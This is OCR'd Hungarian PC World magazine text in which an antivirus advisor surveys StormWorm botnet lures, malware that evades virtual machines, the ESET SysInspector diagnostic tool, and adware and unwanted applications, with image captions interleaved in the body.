Az évnek még mindig nincs vége: órákkal a Benazir Bhutto, korábbi pakisztáni miniszterelnök elleni merénylet után már akcióba lendültek a kártevőkészítők. Megjelentek az olyan linkek a különböző blogoldalakon, amelyek a gyilkosságról készült videót ígérték, ámde – minő meglepetés! –, az egy Active-X csomagot hiányol, azonban ennek letöltése helyett a link egy trójaira mutat.

2008. Mi várható, mire lehet képes egy ekkora botnet?

A StormWorm botnet számítási kapacitása állítólag vetekszik a világ szuperszámítógépeinek teljesítményével. Egyesek 50 millióra, míg az óvatosabbak 1-2 millióra becsülik a számítógépek számát ebben a botnethálózatban. Micsoda óriási számítási teljesítmény! A titkosszolgálatok joggal aggódhatnak. Itt azért átértékelődik a különféle erősségű kódok feltöréséhez szükséges időmennyiség kérdése is, és persze a rainbow-táblák generálása is fel-

December egyik slágere volt a fürdőruhás lányokkal ékesített mikulásos képernyővédő, jár a pluszpont a rosszfiúk csapatának – ötletekért nem kell a szomszédba menniük

Benazir Bhutto halála is kapóra jött a csalóknak

gyorsítható ilyen irdatlan erőforrások birtokában.

„Teljesítményben a botnet csúnyán lenyomja a szuperszámítógépeket. Nagyon ijesztő, hogy ekkora számítási kapacitás áll a bűnözők rendelkezésére, de nem nagyon tehetünk ellene semmit" – összegezte a helyzetet az InformationWeeknek Matt Sergeant, a MessageLabs spamellenes részlegének műszaki igazgatója.

Az információs hadviselés kulcsfontosságú, ahogy azt Bruce Willis Die Hard 4.0 című filmjében is láthattuk. Emlékezetes, hogy 2007 májusában az észtországi IP-címek ellen Oroszország indított támadást – gyanítható, hogy ezt a módszert fogjuk még tapasztalni különböző konfliktusokban. Nagyon jó előadást láthattunk erről a témáról a 2007-es Hacktivity konferencián Muha Lajostól (Gábor Dénes Főiskola) „Kiberháború az orosz–észt viszony kapcsán" címmel.

Ha hiányzó kodekcsomagot vagy Active-X modult javasolnak letöltésre, legyünk résen!

Segít-e a homokozó?

Igen hasznos módszer a kártevők feldolgozásánál, hogy elemzésükkor egy virtuális gépen történik a tesztelés, amely azt vizsgálja, hogy milyen bejegyzéseket, állományokat hoz létre, milyen internetes aktivitást mutat, hogyan történik maga a fertőzés. Ezzel kevésbé veszélyes terepen lehet adatokat gyűjteni a kártevőkről, ráadásul a vizsgálat gyorsan és olcsón végezhető.

A Sans Institute (ISC) kutatói szerint azonban lehet, hogy a virtuális gépekkel való elemző támogatás veszélybe kerülhet, ugyanis az új Storm féreg – amelynek készítői szemlátomást találékony elmék – felismeri a virtuális környezeteket, és ezek alatt nem fertőz. A cikk (**hopp.pcworld.hu/4222**) szerint a Microsoft Virtual PC-je, valamint a talán leghíresebb, több különféle platformon is elérhető VMware program eshet így ki a vírusvédelmi fegyvertárból. A virtuális környezet „leleplezése" olyan illegális utasítások végrehajtásával történik, amely a fizikai hardveren hibaüzenetet generál, míg a virtuális gépben nem. A kártevő készítői ezzel igyekeznek lassítani és gátolni a víruslaborok eredményes munkáját – és sajnos gyaníthatóan az újabb vírusokban is szerepel majd ez a trükk.

The Show Must Go On

Énekelte a Pink Floyd, na meg a Queen, és így is van, az élet nem állhat meg, megy tovább, mindkét oldal tanul a történésekből, és mind a „rosszfiúk", mind a védelmi programok fejlesztői folyamatosan csiszolják, javítják a technikákat. A jövőben majd okostelefonjaink, GSM- vagy autós navigációs rendszerünk, esetleg a Skype VoIP-s kapcsolatunk kerül sorra, és sajnos bizton állíthatjuk, a kártevők fejlődése itt sem fog megállni. A Skype 3.2 verziója már lehetővé teszi, hogy Pay-Palon keresztül pénzt utaljunk. Valószínűleg már lezajlottak az előkészületek a csalással szerezhető könnyű pénzkeresetet remélők oldalán. Létesültek már oldalak a felfedezett és kihasználható sebezhetőségek adásvételére is, és úgy tűnik, a sérülékenységek száma szűnni nem akaró áradatként egyre csak gyarapodik.

A StormWorm által írt blogbejegyzésben szereplő linknél vegyük észre, hogy az valójában nem a YouTube oldalra mutat, hanem valamilyen kétes IP címmel jelölt weboldalra vezet

Cikkünk végére értünk: kicsit stirlitzesen így lehetett dióhéjban összefoglalni a Viharféreggel kapcsolatos tavalyi történéseket. Biztos, hogy 2008-ban is hallani fogunk róla, sokak szerint ugyanis ez az eddigi legsokoldalúbb, legjobban rejtőzködő és legmegtévesztőbb kártevő.

Talán nem túlzás azt állítani, hogy a hollywoodi forgatókönyvírók újabb sztrájkja után akár a StormWorm brigádot is fel lehetne fogadni ötletgyárnak, ugyanis a megfelelő csali kiötlésében szemlátomást mindig aktívak és sziporkázók.

A hamis játékletöltő oldal gyereknek és felnőttnek egyaránt vonzó célpont lehet

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

Fenyegető vagy csalogató levélből mindig van raktáron, a könnyelműek elcsábítására

KAPCSOLÓDÓ WEBOLDALAK

www.eset.com/threat-center/blog
www.f-secure.com/weblog
www.viruslist.com/en/weblog
www.symantec.com/enterprise/security_response/weblog
theinvisiblethings.blogspot.com
blog.metasploit.com

SZÍNRE LÉP AZ ESET SYSINSPECTOR

Bigyó felügyelő


CD2/DVD
A cikkben jelzett ingyenes programok megtalálhatók a lemezmellékleten

Sorozatunk hetedik epizódjában a legsebezhetőbb operációs rendszer, a Windows folyamatairól, illetve károkozók állományainak és processzeinek megtévesztő nevéről lesz szó. Ennek kapcsán bemutatunk egy olyan segédprogramot, amellyel kicsit alaposabban is szemügyre vehetjük a gép belső folyamatait.

Az új NOD32 3.0 és az ESS (ESET Smart Security) komplett védelmi csomagja mellé érkezett még egy további újdonság is: egy SysInspectornak nevezett és jobbára hozzáértőknek ajánlott diagnosztikai program, amely ugyancsak érdekes dolgokra képes. A 32 és 64 bites Windows rendszerekhez készült, és telepítés nélkül, azonnal futtatható a SysInspector.exe állomány indításával, majd a gép teljesítményétől függően egy-két perces várakozás (tesztelési ciklus) után egy szép, Vista stílusú ablak jelenik meg. Ez az adott rendszer szoftver- és hardverkörnyezetéről minden részletre kiterjedő információkat jelenít meg egy fastruktúrában, az alábbi csoportosítás szerint:

Első helyen a futó folyamatokat (Process) láthatjuk: ez a csomópont részletesen kibontja a gépen futó összes folyamat és alkalmazás listáját. Ebben a hivatkozott DLL-könyvtárak is fel vannak tüntetve.

A következő csoport neve hálózati kapcsolatok (Network Connections); itt kapunk egy listát azokról az alkalmazásokról, amelyek TCP vagy UDP protokollon keresztül hálózati forgalmat bonyolítanak le, valamint ellenőrizhetjük az aktuális DNS- (Domain Name System) szerverbeállításokat is.



A Microsoft Windows futó folyamatai természetesen az 1-es kategóriában eveznek

A program segítségével nemcsak az egyszerű felhasználók tudnak diagnosztikai vizsgálatot végezni, de a gyanús esetek kivizsgálásánál a szakértő kezében is aranyat ér. Hamarosan megjelenik végleges angol nyelvű változata


Miért fontos ez?

Külön kategóriát képeznek a rendszerleíró adatbázis fontosabb bejegyzései (Important Registry Entries). Ezek közül elsőként az automatikus végrehajtással kapcsolatos (autostart) részek szerepelnek, hiszen számos kártevő igyekszik ezek manipulálásával gondoskodni arról, hogy a kártékony kód a gép újraindítása után automatikusan lefusson. Ezen a listán találhatók még a szintén lehetséges támadási felületet adó belépéssel (Winlogon), valamint a BHO-val, azaz a böngésző-segédobjektumokkal (Browser Helper Object) kapcsolatos információk, és természetesen a támadások kedvelt célpontját jelentő Internet Explorerre vonatkozó adatok sem maradhattak ki.


A következő csoportban a szervizfolyamatok (Services) kaptak helyet: itt minden rendszerszolgáltatásként futó folyamatot megjelenít a program. A Microsoft Windows futó folyamatai például az 1-es kategóriában szerepelnek. Itt érdemes egy konkrét kártevőt is megemlíteni, legyen például a december havi statisztikában is előkelő helyen szereplő Win32/Jeefo.A vírus (www.nod32.hu/virus/jeefo-a).

Ezt a kórokozót 2003 nyarán észlelték először, és érdekessége, hogy megtévesztésül egy svchost.exe nevű állományt hoz létre a Windows könyvtárában. Az igazi svchost az operációs rendszer hasznos és integráns része (eredeti nevén Generic Host Process for Win32 Services), és mindig Windows/System32 mappában található. A Jeefo. A a fertőzés alkalmával elkódolja az állományokat, illetve egyes esetekben a fertőzött fájlban hasznos területeket is felülír, így az működésképtelenné is válhat, tehát elég veszélyesnek ítélhetjük. Ha esetleg számítógépünkre nincs megfelelő vírusfigyelő program telepítve, akkor a Feladatkezelőben (TaskManager) laikus számára nehéz feladat lehet a többféle svchost.exe folyamat között átlátni a helyzetet, de a SysInspector ilyenkor is segíthet.

Szintén megtaláljuk a számítógépre telepített eszközök meghajtó-




Ebben a nézetben már a hivatkozott DLL-könyvtárak is fel vannak tüntetve



Itt a felügyelő kissé ráncolja a homlokát, mert a StartupMonitor fontos rendszerváltozókkal kerül kapcsolatba, és az alkalmazás egyelőre ismeretlen számára

A különféle bejegyzések eltérő, egy kilencfokozatú veszélyességi skálán szereplő értékhez tartozó számot viselnek




A parancssori futtatásnál a /privacy kapcsoló segítségével visszatarthatjuk a bizalmas személyes információkat, illetve riportot is készíthetünk közvetlenül egy csomagolt ZIP-állományba

programjait (Drivers) is. Ez a fül kilistázza az összes szoftver- és hardverillesztő programot, részletes verziószámmal, gyártóval, dátummal és egyéb adatokkal.

Korábban már említettük a Registry AutoRunnal kapcsolatos bejegyzéseit, de nem árt tudni, hogy az újraindítás utáni beavatkozások nemcsak a rendszerleíró adatbázissal végzett trükközés révén befolyásolhatók, hanem léteznek olyan nevezetes, kritikus Windows-állományok (Critical Files), amelyek védelme külön szót, illetve védelmet érdemel. Ebbe a csoportba a win.ini, system.ini és a hosts fájlok tartoznak. A Win.ini és a System.ini megváltoztatásával például az AutoStart folyamatokat lehet manipulálni, míg a hosts állomány módosításával elérhető, hogy bizonyos weboldalak ne működjenek. Az ilyen átirányításokkal egy támadó például megakadályozhatja a biztonsági programok frissítéseit, de az adathalászok is előszeretettel szokták a hosts mérgezését alkalmazni arra, hogy egy megbízható webhely helyett egy másik URL-re térítsék az áldozat böngészőjét.

Az adott számítógép feltérképezését segíti a részletes rendszerinformáció (System Information) menüpont is. Itt az operációs rendszer adatait, környezeti változóit, a telepített szoftverek és frissítési csomagok listáját, valamint a bejelentkezett felhasználók adatait és jogosultságait szemrevételezhetjük.

Ugyancsak külön kiemelve látjuk viszont a fontosabb fájlokat (File



A SysInternals által készített AutoRuns segédprogram is jó szolgálatot tehet egy alapos ellenőrzés során

A már korábban emlegetett StartupMonitor éberen figyeli, ha egy alkalmazás együtt próbál indulni a rendszerrel. Itt éppen az ártalmatlan és igen hasznos Orbit Downloader letöltésvezérlő programra kérdez rá

Details). Ebben a csoportban pedig a főbb rendszerfájlok, a telepített végrehajtható állományok részletes információit találjuk.

Többféle szűrési lehetőséggel is élhetünk az adatok megjelenítésekor: a teljes adatmennyiséget a Full módban, egy közepes információhalmazt a Medium, míg egy szűk összefoglalót a Basic módban kaphatunk. Emellett a különféle bejegyzések eltérő, egy kilencfokozatú veszélyességi skálán szereplő értékhez tartozó számot viselnek. A százszázalékosan ismert, közismert és megbízható állomány, folyamat, elem kapja az 1-es besorolást, a biztonságosnak tűnő, de a program számára jelenleg ismeretlen az 5-ös számmal van jelölve, míg az ismert, de kártékony objektumok a nagyon veszélyes, 9-es csoportba kerülnek. Ezt a kilenc csoportot is ki lehet listázni, vagyis vadászhatunk a különféle veszélyeztetettséget jelentő elemekre is. Emellett természetesen ott van a szabad szavas keresés, ahol egy beírt keresőszó minden előfordulását vizsgálhatjuk.

A fejlesztők természetesen a parancssori futtatást kedvelő képzett felhasználókat és a rendszergazdákat sem felejtették ki a számításukból: a program grafikus felület (GUI) nélkül, a parancssorból is indítható egyedi kapcsolókkal, sőt XML- vagy ZIP-állományba képes különféle tartalmú riportokat generálni. Ezeket utólagosan is lehet elemezni, hiszen magába a SysInspectorba a külső riportok egyetlen kattintással beolvashatók. Természetesen az is nagy előny, hogy egy ilyen riportot probléma esetén könnyen el tudunk küldeni a technikai támogatást végző support munkatársnak további vizsgálatra.

Szinte minden egyben


Régóta léteznek már hasonló programok, hogy csak az ismertebbeket említsük: a Sysinternals (www.sysinternals.com) Autoruns, ProcessMonitor és ProcessExplorer alkalmazásai, valamint a Startup Monitor (www.mlin.net/StartupMonitor.shtml), a HijackThis (www.spywareinfo.com/~merijn/), a System Information for Windows (SIW) (www.gtopala.com). Mindenesetre az ESET SysInspector egy jól összeállított és hadra fogható univerzális eszköznek látszik a kártevők ellen folytatott harcban.

A SysInspector futtatásához valóban minimális rendszerkövetelmények társulnak: 32 vagy 64 bites Intel vagy AMD processzor, NT-alapú Microsoft (2000, XP, Vista, Server 2003) operációs környezet, 35 megabájt szabad memória, illetve 2 megabájt szabad hely a merevlemezen. A program egyelőre még béta-állapotban van (www.eset.eu/download/beta), de várhatóan hamarosan megjelenik a végleges angol nyelvű változata, amelyet az ESET vásárlóinak ingyenesen bocsát a rendelkezésére.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu



A HijackThis program tapasztalt felhasználók kezében hasznos segítség az indító bejegyzések és hasonló kényes területek ellenőrzésében


KÉRETLEN REKLÁMPROGRAMOK

Az nem lehet, hogy valami nem sörnyitó!

Sorozatunk nyolcadik epizódjában a kéretlen reklámprogramokról lesz szó. Azt már tudjuk, hogy ezek nem vírusok, és nem is férgek, sőt még kártevőnek sem szabad nevezni őket, mert különben vaskos pereket veszünk a nyakunkba. Jó lenne tudni, mennyire veszélyesek, hogyan kerülnek gépünkre, és főképp: miként szabadulhatunk meg tőlük? A cikk végére minden kiderül.

Nemcsak a vírusok, férgek és trójai programok veszélyeztetik mindennapjainkat, hanem kéretlen reklámprogramok és a számítógépes szokásainkat fürkésző kémprogramok is lesben állnak. Létezik egy érdekes kategória, a greyware szoftvereké. Ez a szürke zóna: ide a legalitás és illegalitás peremén egyensúlyozó alkalmazások tartoznak. Ezek a veszélytelen szoftverek és a kifejezetten rosszindulatú kártevők közé esnek, és fajtájukat tekintve mint reklámprogramok (adware), kémprogramok (spyware) vagy nyomkövető programok vagy sem; illetve törvényes-e, hogy a vírusvédelmi alkalmazások kártevőként jelölik meg az ő kétes programjukat. Néhány esetben ráadásul legális szoftverekben is előfordulhat ilyen szoftver-„csatolmány". Ezek legális vagy rosszindulatú mivoltuk szintén a rejtőzködés mértékétől függhet. Amíg a jelenlétük néha egészen nyilvánvaló, például jönnek a felugró (pop-up) ablakok, váratlan helyekre irányít bennünket a webböngésző, és így tovább – szinte mindig komoly figyelmet fordítanak arra, hogy megakadályozzák tényleges állományaik észlelését és eltávolítását. Némelyek ezt úgy kommentálják, hogy ezen a terepen lehet a rootkit vagy rootkitjellegű technológiát legális célokkal is használni, és ily módon valóban legyőzhetők az operációs rendszerek hiányosságai, amikor az adatok elrejtéséről van szó.

A Win32/Adware.Gator az egyik legrégibb versenyző a kéretlen reklámprogramok mezőnyében



A Command Service sem egy átlagos szereplő: megpróbál eltávolítani minden más reklámprogramot gépünkről (eddig örülünk) azért, hogy aztán egyedül terpeszkedhessen rajta, és jelenítsen meg hirdetéseket (mégsem lesz a barátunk)

„Jóindulatú" reklámprogramok

Vitatható a védelmi cégeknél ez a különbségtétel a reklám- és a kémprogramok között, ha az ember a törvényesség határán egyensúlyoz. Újraalkotva a „greyware" fogalmát, és általánosabb magyarázattal élve a megkülönböztetés kihangsúlyozására, a NOD32 lényegesen részletesebb irányítási lehetőséget adott a felhasználók kezébe már a korábbi verzióktól kezdődően, és még pontosabban írja le ezt az egyre homályosabb területet.

Néhány reklámcég és felhasználói aktivitást követő vállalat arról panaszkodik, hogy a felismerők szoftveruket reklám- vagy kémprogramként azonosítják. A NOD32 már a 2.7-es változatában bevezetett egy új felismerési kategóriát Kéretlen alkalmazások (Potentially Unwanted Applications) néven. Ide tartozik minden reklámjellegű alkalmazás, amely nem szükségképpen rosszindulatú; működésüket egy felhasználói licencszerződés (EULA) figyelmetlen elfogadásakor mi magunk engedélyeztük, létezik hozzá uninstall lehetőség és így tovább. Bár nem mindig rosszindulatú, az adware általában feleslegesen terheli a számítógépek tárolói- és memóriakapacitását, ami hátrányosan hat annak teljesítményére, megbízhatóságára és stabilitására. Ezzel még nem okoz biztonsági kockázatot, de önmagában is rendkívül boszszantó és zavaró probléma a felhasználók számára.

Vitatható adware-technikák


Ráadásul néhány állítólagos reklámprogram esetében erősen megkérdőjelezhető módszereket használnak mind a felhasználók tájékoztatásakor, mind pedig a program telepítésekor. Az ilyen reklámprogramok hosszú (kinyomtatva akár több tucat oldalas) és bonyolult megfogalmazású felhasználói licencszerződést tartalmaznak. Olyan összetevőket is magukban foglalhatnak, amelyek a működési környezetben jogosulatlan változtatásokat visznek véghez, csendesen telepítik magukat, sőt felügyelhetik az (trackware) jelennek meg egyre nagyobb számban az interneten. Némely vírusvédelmi kereskedő óvatosan úgy hívja őket: PUP (Potentially Unwanted Programs) – magyarul valószínűleg feleslegesen vagy kéretlen programok. Ez az új kategória azért nyerhetett létjogosultságot, hogy elkerülhetők legyenek az olyan törvényes bonyodalmak, ahol a gyártók azt vitathatják, törvényes-e a szoftverük,

Ha kiválasztottuk a veszélyes alkalmazások keresése opciót, a Mr. és Mrs. Smith videofilmet védő Settec Alpha rootkit is felkoppan a NOD32 védelmén

Amikor a felhasználó maga egyezik bele figyelmetlenül – íme az Ezula licencszerződése

CD2/DVD

A cikkben jelzett ingyenes programok megtalálhatók a lemezmellékleten




Gyanú esetén ne sajnáljuk az időt, illetve a fáradságot, és végezzünk egy teljes vírus- és kémprogram-ellenőrzést, minden opciót bekapcsolva


esetleges eltávolítási kísérleteket is – ekkor észrevétlenül újratelepülhetnek, vagy pedig egyáltalán nem, vagy csak alig működő uninstallálási lehetőséget nyújtanak.

Biztonságos?

A NOD32 ezekre is már egy átkeresztelt kategóriát alkalmaz, a korábbi Valószínűleg veszélyes alkalmazás (Potentially Dangerous Applications) helyett a Valószínűleg nem biztonságos alkalmazás (Potentially Unsafe Applications) elnevezés szerepel. Ez a kategória tartalmaz minden kereskedelmi forgalomban megjelent billentyűleütés-naplózót (keylogger), távoli adminisztrációt lehetővé tevő alkalmazást (remote administration tools), IRC-csevegőkliens programokat és minden olyan eszközt, amelyet eredeti rendeltetésüktől eltérően rosszindulatú célra is használhatnak a crackerek és a kártevők készítői. Az óvatosabb felhasználók szeretik, ha az ilyen alkalmazásoktól is megvédik őket, vagy legalább egy figyelmeztetést kapnak, ha már ilyen program fut a gépükön.



A NOD32 és a Smart Security is képes szűrni a különböző kéretlen alkalmazási kategóriákat – ezt az opciót viszont nekünk kell bekapcsolni!



Mintha Hamupipőkének kellene kiválogatni a lencsét a hamuból. Aki a sokoldalas szerződésben észreveszi a gyanús kitételt – ahelyett hogy automatikusan rákattintana a NEXT gombra –, annak őszinte elismerésünk


Nézzünk egy példát!

A kéretlen reklámprogramok néha teljes titokban, néha azonban figyelmetlenségünk miatt képesek települni gépünkre. Telepítsünk egy reklámkomponenst hordozó ingyenes alkalmazást: példánkban ez most az Ultimate FX Painter rajzprogram lesz.

Természetesen gépünkön fut vírusirtó, naprakész adatállományokkal. Mint azt korábban már említettük, a NOD32 lényegesen részletesebb irányítási lehetőséget ad a felhasználók kezébe a törvényesség határán egyensúlyozó kétes reklám- és kémprogramok esetén, így mód nyílik a veszélyes alkalmazások, a kéretlen alkalmazások és külön a reklám- és kémprogramok keresésére is. A kísérlet első részében az állandó védelem beállításánál a reklám- és kémprogramok elleni védelmet nem kapcsoljuk be. Indulhat a telepítés, és itt máris egy fontos momentumhoz érkeztünk: tíz emberből kilenc nem szokta alaposan végigolvasni a felhasználói licencszerződést, pedig sokszor már itt is le van írva, hogy az ingyenességért cserébe reklámok megjelenítését kell elviselnünk. Így esetünkben sem titokban települ a kéretlen reklámkomponens, az Aurate, hanem a felhasználó jóváhagyására, még ha az figyelmetlen is volt.

Szedjük le tehát a programot, majd telepítsük újra, ezúttal azonban a valós idejű védelemnél válasszuk ki a reklám- és kémprogramok elleni modult is. Érdemes megjegyezni, hogy az úgynevezett veszélyes alkalmazások keresése opció szintén hasznos lehet, különösen rootkites védelmek esetében – annak idején a Mr. és Mrs. Smith videofilmnél azonnal felismerte a kártevőt. Alighogy elindítjuk a második telepítést, azonnal kapjuk a riasztási ablakot, sőt többet is, hiszen az Adware Aurate minden komponensét azonosítja.


A reklámprogramok írása, illetve törlése után két eset lehetséges. Az eredeti program működőképes marad, de az is elképzelhető, hogy a reklámprogramok épségét figyelve megtagadja az üzemszerű működést. Most szerencsénk volt: a rajzprogram a mentesítés után tökéletesen működik, és a nemkívánatos reklámprogramoktól is sikeresen megszabadultunk.



Ez a Spyware Terminator nem az, amit mindenki ismer. A csupán hasonló nevű holland termék egy csalárd alkalmazás, amely ráadásul még kémkedik is utánunk

Összefoglalás

Az adware és az ehhez hasonló programokat tehát a NOD32 nem nevezi kártevőnek, nehogy jogi problémákba ütközzön, de azért képes hatékony védelmet nyújtani ellenük. Mindamellett nem árt tudni, hogy számos legálisnak mondott szoftver is képes jelentős sebezhetőségeket okozni egy PC-n.



A Virtumonde trójai futása közben különféle kéretlen felnyíló ablakokat jelenít meg, és megkísérel néhány további kártékony komponenst letölteni

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

KAPCSOLÓDÓ WEBOLDALAK

Az ESET honlapja: www.eset.eu
A NOD32 magyar honlapja: www.nod32.hu
Az „adware" a Wikipédián: en.wikipedia.org/wiki/Adware

